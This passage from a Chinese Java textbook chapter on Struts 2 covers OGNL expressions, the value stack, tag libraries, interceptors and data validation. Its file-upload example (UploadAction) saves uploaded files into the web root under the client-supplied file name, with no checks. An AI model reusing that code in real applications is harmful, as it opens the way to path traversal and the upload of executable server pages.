


图 10-16　OGNL 操作 List 集合

对于上述例子中如果需要更多的元素，可以按照这样的格式定义多个元素，多个元素之间使用逗号隔开。如下代码可以直接生成一个 Map 对象。

```
#{key1:value1,key2:value2,…}
```

Map 类型的集合对象，使用 key-value 格式定义，每个 key-value 元素使用冒号标识，多个元素之间使用逗号隔开。

例 8：使用 OGNL 表达式操作 Map 集合。

```
package com.wuzy.testognl;

import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Foo;

public class MapTest {
    public static void main(String[] args) throws OgnlException {
        Foo foo = new Foo();
        Map context = new HashMap();
        //生成 map 对象
        Map map = (Map)Ognl.getValue("#{1:'tom',2:'jack',3:'rose'}",
        context, foo);
        //设置 map
        foo.setMap(map);
        String tom = (String)Ognl.getValue("map[1]", context,foo);
        String jack = (String)Ognl.getValue("map[2]", context,foo);
        System.out.println(tom);
        System.out.println(jack);
    }
}
```

结果如图 10-17 所示。




图 10-17　操作 Map 集合

10.5.7 投影与选择

OGNL 提供了在一个集合中对每一个元素调用相同的方法，或抽取相同的属性，并将结果保存为一个新的集合，称之为投影。假如 employees 是一个包含了 employee 对象的列表，员工名称为 name，那么

```
#employees.{name}//返回所有员工的名字的列表。
```

在投影期间，使用#this 变量来引用迭代中的当前元素。

```
objects.{#this instanceof String? #this: #this.toString()}
```

OGNL 提供了一种简单的方式来使用表达式从集合中选择某些元素，并将结果保存到新的集合中，称为选择。例如：

```
#employees.{?#this.salary>3000}
                将返回薪水大于 3000 的所有员工的列表。
#employees.{^#this.salary>3000}
                将返回第一个薪水大于 3000 的员工的列表。
#employees.{$#this.salary>3000}
                将返回最后一个薪水大于 3000 的员工的列表。
```

其中，？、^、$的含义如下。

?：选取匹配逻辑的所有元素。

^：选取匹配选择逻辑的第一个元素。

$：选取匹配的最后一个元素。

为了更好地了解 OGNL 投影之间的操作，新建 Employee 类，代码如下。

```
package com.wuzy.pojo;

public class Employee {
    private int id;
    private String name;
    public int getId() {
        return id;
    }
    public void setId(int id) {
        this.id = id;
    }
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```

新建测试用的 pojo 对象 Koo，代码如下。

```
package com.wuzy.pojo;

import java.util.List;

public class Koo {
    private int id;
    private String name;
    private List<Employee> employees;
    public int getId() {
        return id;
    }
    public void setId(int id) {
        this.id = id;
    }
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
    public List<Employee> getEmployees() {
        return employees;
    }
    public void setEmployees(List<Employee> employees) {
        this.employees = employees;
    }


}
```

例 9：使用 OGNL 使用投影技术操作 List 集合。

```
package com.wuzy.testognl;

import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Employee;
import com.wuzy.pojo.Koo;

public class OGNLTest {

    public static void main(String[] args) throws OgnlException {
        Koo koo = new Koo();
        Map context = new HashMap();
        //创建多个 Employee 对象
        Employee e1=new Employee();
        e1.setId(1);
```

```
        e1.setName("tom");
        Employee e2=new Employee();
        e2.setId(2);
        e2.setName("jack");
        Employee e3=new Employee();
        e3.setId(3);
        e3.setName("rose");
        //将 Employee 对象增加到集合中
        List<Employee> employees = new ArrayList<Employee>();
        employees.add(e1);
        employees.add(e2);
        employees.add(e3);
        //设置集合到对象中
        koo.setEmployees(employees);
        //求出集合中 id=1 的元素
        List<Employee> lis =
(List<Employee>)Ognl.getValue("employees.{?#this.id==1}",context,koo);
        //求出集合中 id>1 的元素
        List<Employee> lis2 =
(List<Employee>)Ognl.getValue("employees.{?#this.id>1}",context,koo);
        System.out.println(lis.get(0).getName());
        System.out.println("--------------------------------");
        for(Employee e:lis2){
            System.out.println(e.getId()+": "+e.getName());
        }
    }
}
```

结果如图 10-18 所示。




图 10-18　OGNL 投影操作

总结：

在 Struts 2 中将 OGNL 上下文设置为 Struts 2 中的 ActionContext，并将值栈作为 OGNL 的根对象。值栈类似于正常的栈，符合后进先出的栈的特点，用户可以在值栈中放入、删除和查询对象，值栈是 Struts 2 的核心。顺着值栈，框架在 ActionContext 中设置了许多对

象，如 application、session、request 的 Map 对象，结构如图 10-19 所示。




图 10-19　值栈图

OGNL 上下文中的根对象可以直接访问，而引用上下文中的其他对象则需要使用“#”来标记。在 Struts 2 中的值栈是上下文中的根对象，因此，可以直接访问。

例如，Struts 2 框架总是把 Action 实例放置到栈顶。因为 Action 在值栈中，而值栈又是 OGNL 表达式的根，所以引用 Action 的属性可以省略“#”标记，如在页面上直接使用 <s:property value=“username”/>，如果要访问 ActionContext 中的其他元素，则必须使用“#”。

10.6　Struts 2 的标签库

Struts 2 提供了非常丰富的标签库，通常 Struts 2 中的标签库是和 OGNL 表达式结合使用的，使用它可以简化很多代码，在实际开发中，也是使用比较多的。本节将详细介绍这些标签的使用。

10.6.1　数据标签的应用

数据标签指的是数据的显示，在 Struts 2 中要想使用标签，则需要在文件头部引入如下代码。

```
<%@taglib prefix="s" uri="/struts-tags" %>
```

此代码标注在 JSP 中可以使用 Struts 2 标签。

在 Struts 2 中数据显示的标签的语法如下。

```
<s:property value="ognl 语法"/>
```

为了更好地显示该标签的使用，还是以登录为例，当用户登录成功之后，会在登录成功页面显示登录的用户名。

登录页面 Login.jsp 代码如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
     <title></title>
  </head>
  <body>
    <form action="login" method="post">
      用户名:<input type="text" name="uname"/><br/>
      密 码: <input type="password" name="pwd"><br/>
      <input type="submit" value="登录">
    </form>
  </body>
</html>
```

用来操作登录的 LoginAction 代码如下。

```
package com.wuzy.action;
import com.opensymphony.xwork2.ActionSupport;
public class LoginAction extends ActionSupport{
    private String uname;//与页面中的名称保持一致
    private String pwd;//与页面中的名称保持一致
    //提供相应的 getter 和 setter 方法
    public String getUname() {
        return uname;
    }
    public void setUname(String uname) {
        this.uname = uname;
    }
    public String getPwd() {
        return pwd;
    }
    public void setPwd(String pwd) {
        this.pwd = pwd;
    }

    public String execute(){
        //如果用户名为 zhangsan，密码为 1234，则跳转到正确的页面
        if("zhangsan".equals(uname) &&"1234".equals(pwd)){
            return "success";//与 struts.xml 中配置的 result 相同
        }
        //否则跳转到错误的页面
        return "fail";
    }

}
```

Struts.xml 的配置文件代码如下。

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">
    <struts>
    <package name="default" namespace="/" extends="struts-default">
        <action name="login" class="com.wuzy.action.LoginAction">
            <result name="success">/success.jsp</result>
            <result name="fail">/fail.jsp</result>
        </action>
    </package>
</struts>
```

success.jsp 中的内容是显示出当前用户的信息，代码如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@taglib prefix="s" uri="/struts-tags" %>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">

    <title>'success.jsp'</title>

  </head>

  <body>
      欢迎<span style="color:red"><s:property value="uname"/></span>，登录成功!!
  </body>
</html>
```

显示结果如图 10-20、图 10-21 所示。




图 10-20　登录页面




图 10-21　登录成功页面

当然数据显示还可以显示 request、session 中的内容，以及其他内容，读者可自行验证。

10.6.2　控制标签的应用

控制层标签主要有两种：一种是 if 类的判断标签；另一种是类似于 for 循环的循环标签。Struts 2 的 if 标签比 jstl 要强大的多，它可以单独作为 if 语句使用，语法如下。

```
<s:if test="ognl 表达式"></s:if>
```

还可以结合 elseif 使用，语法如下。

```
<s:if test="ognl 表达式"></s:if><s:elseif test="ognl 表达式"></s:elseif>
```

它甚至可以有 else，语法如下。

```
<s:if test="ognl 表达式"></s:if><s:elseif test="ognl 表达式"></s:elseif>
<s:else></s:else>
```

Struts 2 中 if 标签的使用的代码如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@taglib prefix="s" uri="/struts-tags" %>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>'if.jsp'</title>
  </head>

  <body>
```

```
        <s:if test="2>1">回答正确！</s:if>
        <s:elseif test="2<=1">回答错误！</s:elseif>
        <s:else>您的答案，在地球上找不到了</s:else>
    </body>
</html>
```

显示结果如图 10-22 所示。

图 10-22　if 标签的使用

除了 if 标签之外，还有迭代循环标签，语法如下。

```
<s:iterator  id="" status=""  value=""  var=""></s:iterator>
```

其中：

- **value 属性**：可选的属性，value 属性是指一个被迭代的集合，使用 ognl 表达式指定，如果为空的话默认就是 ValueStack 栈顶的集合。
- **ID 属性**：可选属性，是指集合元素的 ID。
- **status 属性**：可选属性，该属性在迭代时会产生一个 IteratorStatus 对象，该对象可以判断当前元素的位置，包含了以下属性方法。

int getCount()：迭代元素个数。

int getIndex()：迭代元素当前索引。

boolean getFirst()：是否为第一个。

boolean getEven()：是否为偶。

boolean getLast()：是否最后一个 boolean getOdd();是否为奇数。

由于 iterator status 对象并不是 ognl 的根对象，因此，访问需要加上#。

- **var 属性**：var 是给元素起别名，从某种程度上说，跟 ID 属性的作用一样。

例 10：使用 Struts 2 中的 iterator 标签。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@taglib prefix="s" uri="/struts-tags" %>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
```

```
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>'for.jsp'</title>
  </head>
  <body>
    <!-- 遍历 map 集合 -->
    <s:iterator value="#{'id':1,'name':'张三','age':20,'salary':5000}"
    var="person">
    <s:property value="#person"/><br/>
    </s:iterator>
    ----------------------------------------------------------<br/>
    <!-- 遍历 list 集合 -->
    <s:iterator value="{'张三','李四','王五','小六','张三丰'}" id="name"
    status="st">
     下标为: <s:property value="#st.index"/>,当前元素为:<s:property value=
     "name"/><br/>
    </s:iterator>
  </body>
</html>
```

显示结果如图 10-23 所示。




图 10-23　Struts 2 的 iterator 标签的使用

10.6.3　表单标签的应用

Struts 2 提供了表单标签，但是实际开发中，建议尽量少用，这是因为如果以后项目升

级中替换成其他框架，则所有的表单标签都要替换，这是一份很辛苦且吃力不讨好的工作，但是 Struts 2 的表单标签在某种程度上还是比较强大的，也是比较简单的，只是在原有的 html 标签中，加上 s:即可。例如，html 中的<form>标签，对应的 Struts 2 中的标签则为<s:form>，并且大部分属性都相同。本节不会全部列出所有的表单标签，但是有差异的标签，本节会逐一列出。

在 Struts 2 中的表单标签中，有差异的标签有两个：一个是 checkbox（复选框）；另一个是 select（选择框）。他们都有相同的属性，语法如下。

```
<s:checkboxlist label="  list=" name="></s:checkboxlist>
```

- **label 属性**：标签名称。
- **list 属性**：集合中的元素。
- **name 属性**：与 html 中的 name 相同，给集合中的每个元素起个相同的名称。

例 11：Struts 2 复选框和选择框标签的使用。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@taglib prefix="s" uri="/struts-tags" %>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>'for.jsp'</title>
  </head>
  <body>
    <!-- 复选框 -->
    <s:checkboxlist label="城市" list="{'北京','上海','深圳','合肥','芜湖'}"
    name="city"></s:checkboxlist>
    <br/>
    ----------------------------
    <br/>
    <!-- 选择框 -->
    <s:select label="城市" list="{'北京','上海','深圳','合肥','芜湖'}"
    name="city"></s:select>
  </body>
</html>
```

显示结果如图 10-24 所示。

图 10-24　选择框和复选框。

除了复选框和选择框的使用有区别外，其余的标签与 html 标签基本上相同。

例 12：其余标签的使用。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@taglib prefix="s" uri="/struts-tags" %>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>'tag.jsp'</title>
  </head>

  <body>
     <s:form action="" method="post">
       <s:textfield name="uname" label="用户名"></s:textfield>
       <s:password name="password" label="密 码"></s:password>
       <s:submit value="登录"></s:submit>
     </s:form>
  </body>
</html>
```

显示结果如图 10-25 所示。

图 10-25　常见标签的使用

10.7　拦截器的使用

拦截器是 Struts 2 的一个重要特性。Struts 2 框架的大多数核心功能都是通过拦截器来实现的，如避免表单重复提交、类型转换、对象组装、验证、文件上传等，都是在拦截器的帮助下实现的。拦截器之所以称为“拦截器”，是因为它可以在 Action 执行之前或执行之后拦截调用。

其实拦截器更像是 Java 的动态代理模式，有点类似 Spring 的 AOP 切面编程。本节详细介绍拦截器的使用。

10.7.1　了解拦截器

Struts 2 中的拦截器有点类似于 Java 的动态代理模式，当需要某个功能时，用户可以将功能放入到拦截器中，而不是将该功能全部写入各个 Action 中，那样工作量加大，也不利于解耦，拦截器的作用如下。

- 为 action 动态添加输入验证。
- 对象组装（即进行数据类型转换）。
- 权限控制。
- 日志记录。

打开 struts2-core-2.3.15.1.jar 下面的 struts-default.xml 会发现拦截器配置。

```
<interceptor name="alias" class="com.opensymphony.xwork2.interceptor.
AliasInterceptor"/>
```

```
        <interceptor name="autowiring"
class="com.opensymphony.xwork2.spring.interceptor.ActionAutowiringInterceptor"/>
        <interceptor name="chain"
class="com.opensymphony.xwork2.interceptor.ChainingInterceptor"/>
        <interceptor name="conversionError"
class="org.apache.struts2.interceptor.StrutsConversionErrorInterceptor"/>
        <interceptor name="cookie"
class="org.apache.struts2.interceptor.CookieInterceptor"/>
        <interceptor name="cookieProvider"
class="org.apache.struts2.interceptor.CookieProviderInterceptor"/>
        <interceptor name="clearSession"
class="org.apache.struts2.interceptor.ClearSessionInterceptor" />
        <interceptor name="createSession"
class="org.apache.struts2.interceptor.CreateSessionInterceptor" />
        <interceptor name="debugging"
class="org.apache.struts2.interceptor.debugging.DebuggingInterceptor" />
        <interceptor name="execAndWait"
class="org.apache.struts2.interceptor.ExecuteAndWaitInterceptor"/>
        <interceptor name="exception"
class="com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor"/>
        <interceptor name="fileUpload"
class="org.apache.struts2.interceptor.FileUploadInterceptor"/>
        <interceptor name="i18n"
class="com.opensymphony.xwork2.interceptor.I18nInterceptor"/>
        <interceptor name="logger"
class="com.opensymphony.xwork2.interceptor.LoggingInterceptor"/>
        <interceptor name="modelDriven"
class="com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor"/>
        <interceptor name="scopedModelDriven"
class="com.opensymphony.xwork2.interceptor.ScopedModelDrivenInterceptor"/>
        <interceptor name="params"
class="com.opensymphony.xwork2.interceptor.ParametersInterceptor"/>
        <interceptor name="actionMappingParams"
class="org.apache.struts2.interceptor.ActionMappingParametersInteceptor"/>
        <interceptor name="prepare"
class="com.opensymphony.xwork2.interceptor.PrepareInterceptor"/>
        <interceptor name="staticParams"
class="com.opensymphony.xwork2.interceptor.StaticParametersInterceptor"/>
        <interceptor name="scope"
class="org.apache.struts2.interceptor.ScopeInterceptor"/>
        <interceptor name="servletConfig"
class="org.apache.struts2.interceptor.ServletConfigInterceptor"/>
        <interceptor name="timer"
class="com.opensymphony.xwork2.interceptor.TimerInterceptor"/>
        <interceptor name="token"
class="org.apache.struts2.interceptor.TokenInterceptor"/>
        <interceptor name="tokenSession"
class="org.apache.struts2.interceptor.TokenSessionStoreInterceptor"/>
        <interceptor name="validation"
class="org.apache.struts2.interceptor.validation.AnnotationValidationIn
terceptor"/>
```

```
        <interceptor name="workflow"
class="com.opensymphony.xwork2.interceptor.DefaultWorkflowInterceptor"/>
        <interceptor name="store"
class="org.apache.struts2.interceptor.MessageStoreInterceptor" />
        <interceptor name="checkbox"
class="org.apache.struts2.interceptor.CheckboxInterceptor" />
        <interceptor name="profiling"
class="org.apache.struts2.interceptor.ProfilingActivationInterceptor" />
        <interceptor name="roles"
class="org.apache.struts2.interceptor.RolesInterceptor"/>
        <interceptor name="annotationWorkflow"
class="com.opensymphony.xwork2.interceptor.annotations.AnnotationWorkfl
owInterceptor" />
        <interceptor name="multiselect"
class="org.apache.struts2.interceptor.MultiselectInterceptor" />
```

这些拦截器含义如表 10-6 所示。

表 10-6　各个拦截器的作用

拦截器名称	作　用
alias	在请求之间转换名字不同的相似参数
chain	将所有的属性从前一个 Aciotn 复到当前 Action 中
checkbox	添加自动的复选框处理代码。当复选框未复选时采用 false 值添加到参数中
cookie	基于 cookie 的名/值设置 Action 的属性
conversionError	将类型转换错误从 ActionContext 中取出，添加到 Action 字段错误中
createSession	自动创建一个 HttpSession 对象
debugging	当 struts.devMode 属性设置为 true,才有，用于调试
execAndWait	可以用于防止后台 Action Http 请求超时
exception	提供了异常处理的核心功能
fileUpload	用于对文件上传提供支持
i18n	用于支持国际化
logger	记录一个 action 执行的开始和结束
token	检查传到 Action 的 token 值的有效性，防表单重复提交

10.7.2　使用拦截器

使用内部拦截器，不需要配置任何内容就可以执行，为了更好地了解如何使用拦截器，以上传文件为例介绍拦截器。

fileUpload 拦截器功能用于实现文件上传功能。首先 fileUpload 拦截器调用上传组件对请求提交的表单信息进行解析，然后将解析出的上传文件放置在一个临时目录下，并将该文件对象给 Action 的 File 属性赋值，执行 Action 和 Result 组件处理，最后将临时目录下的上传文件删除。

注意，form 表单 method 必须为 POST；enctype 必须为 multipart/form-data，Action 组件按下面规则接收表单信息：<input type="file" name="xxx">。

Action 属性如下。

- private File xxx;//接受上传的文件。
- private String xxxFileName;//文件名称。
- private String xxxContentType;//文件类型。

上传文件 upload.jsp 页面代码如下。

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<html>
    <head>
       <title>文件上传</title>
    </head>
    <body style="font-size:30px;font-style:italic;">
    <form action="upload.action"
        method="post" enctype="multipart/form-data">
        <input type="file" name="some">
        <input type="submit" value="上传">
    </form>
    </body>
</html>
```

界面如图 10-26 所示。

图 10-26 文件上传页面的显示

处理上传文件的 UploadAction 代码如下。

```
package com.wuzy.action;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import javax.servlet.ServletContext;
import org.apache.struts2.ServletActionContext;
```

```
public class UploadAction {
    private File some;//临时目录下的文件
    private String someFileName;//源文件名
    private String someContentType;//源文件类型

    /**
     * 文件的复制
     * @param src 源文件
     * @param dest 目标文件
     */
     public static void copy(File src,File dest){
         try {
            FileInputStream fis =
                new FileInputStream(src);
            FileOutputStream fos =
                new FileOutputStream(dest);
            byte[] bbs = new byte[1024];
            int size = -1;
            while(-1 != (size=fis.read(bbs))){
                fos.write(bbs,0,size);
            }
            fos.close();
            fis.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
     }


    public String execute(){
        //将临时文件复制到目标位置
        ServletContext application =
            ServletActionContext.getServletContext();
        //复制到根目录
        String file_dir =
            application.getRealPath("/");
        String destFile =
            file_dir+File.separatorChar+someFileName;
        copy(some, new File(destFile));
        return "success";
    }

    public File getSome() {
        return some;
    }

    public void setSome(File some) {
        this.some = some;
    }

    public String getSomeContentType() {
        return someContentType;
```

```
    }

    public void setSomeContentType(String someContentType) {
        this.someContentType = someContentType;
    }

    public String getSomeFileName() {
        return someFileName;
    }

    public void setSomeFileName(String someFileName) {
        this.someFileName = someFileName;
    }
}
```

struts.xml 的配置如下。

```
<action name="upload"
            class="com.wuzy.action.UploadAction">
            <result>/ok.jsp</result>
</action>
```

ok.jsp 的页面代码如下。

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<html>
    <head></head>
    <body style="font-size:30px;font-style:italic;">
    上传成功!
    <img src="${someFileName }"/>
    </body>
</html>
```

显示结果如图 10-27、图 10-28 所示。

图 10-27　上传文件

图 10-28　上传文件

10.7.3 自定义拦截器

自定义拦截器需要在 struts.xml 中进行配置才能为 action 提供服务。要为 action 配置引用拦截器，首先需要在 interceptors 元素中使用 interceptor 元素定义拦截器，然后在 action 中使用 interceptor-ref 元素指定引用的拦截器。interceptor 元素有两个必需的属性：name 和 class，前者指定拦截器的名字，后者指定拦截器的完整类名，形式如下。

```
< package name ="default" extends ="struts-default" >
          <interceptors> <! - -在这里定义拦截器- ->
               <interceptor name="around" class=""/>
           </interceptors>
 < action name ="" class ="" >
       < result > /xx.jsp </ result >
        < interceptor-ref name ="around" /> <! - 此处引用拦截器 -- >
     </ action >
</ package >
```

在 Struts 2 中编写拦截类，有如下两种方式。

（1）实现 Interceptor 接口。

（2）继承 AbstractInterceptor 类。

自定义拦截器类代码如下。

```
package com.wuzy.interceptor;
import com.opensymphony.xwork2.ActionInvocation;
import com.opensymphony.xwork2.interceptor.AbstractInterceptor;

public class AroundInterceptor extends AbstractInterceptor {

    public void init() {
        System.out.println("这是一个初始化方法");
    }

    public String intercept(ActionInvocation invocation) throws Exception {
        String result = "";
        System.out.println("我是在 action 的 execute 方法执行之前动作");
        result = invocation.invoke();
        System.out.println("我是在 action 的 execute 方法执行之后动作");
        return result;
    }

    public void destroy() {
        System.out.println("这是一个清理方法");
    }
}
```

在编写拦截器时，拦截器必须是无状态的。换句话说，在拦截器类中不应该有实例变量，这是因为 Struts 2 对每一个 Action 的请求使用的是同一个拦截器实例来处理，如果拦

截器有状态，在多线程并发情况下，拦截器的状态将不可测。

将该自定义拦截器配置到之前登录的案例中，配置文件代码如下。

```
<package name="default" namespace="/" extends="struts-default">
      <interceptors>
        <interceptor name="around" class="com.wuzy.interceptor.
        AroundInterceptor"/>
      </interceptors>
       <!-- 登录 -->
        <action name="login" class="com.wuzy.action.LoginAction">
           <interceptor-ref name="around"/>
            <result name="success">/success.jsp</result>
            <result name="fail">/fail.jsp</result>
         </action>
</package>
```

显示效果如图 10-29、图 10-30 所示。

图 10-29　登录页面




图 10-30　拦截器作用在后台打印的效果

10.8 数据验证机制

我们可以在 execute()方法中对数据进行验证，但是 execute()方法会添加许多代码，就使得 execute()方法中的代码将急剧增多。对于此种问题，Struts 2 中提供了 validateXxx()的方法来简化这种问题。在 Struts 2 中，对于多个不同的请求，可以使用同一个 Action 类的不同方法来进行处理，针对特定方法的输入数据的验证处理可以放在 validateXxx()方法中，Xxx 是方法名的首字母大写形式。例如，execute()方法的验证方法为 validateExecute()。不过要注意，对于 doXxx()方法，它的验证方法名无须添加 do 前缀，直接写为 validateXxx()即可，如 doDefault()方法的验证方法为 validateDefault()。

使用该方法将登录的案例中验证用户名和密码的操作进行改写，验证代码如下。

```
//验证
public void validateExecute(){
    if("zhangsan".equals(uname) &&"1234".equals(pwd)){
        System.out.println("登录成功!");
    }else{
        System.out.println("登录失败!");
    }
}
```

10.9 本章小结

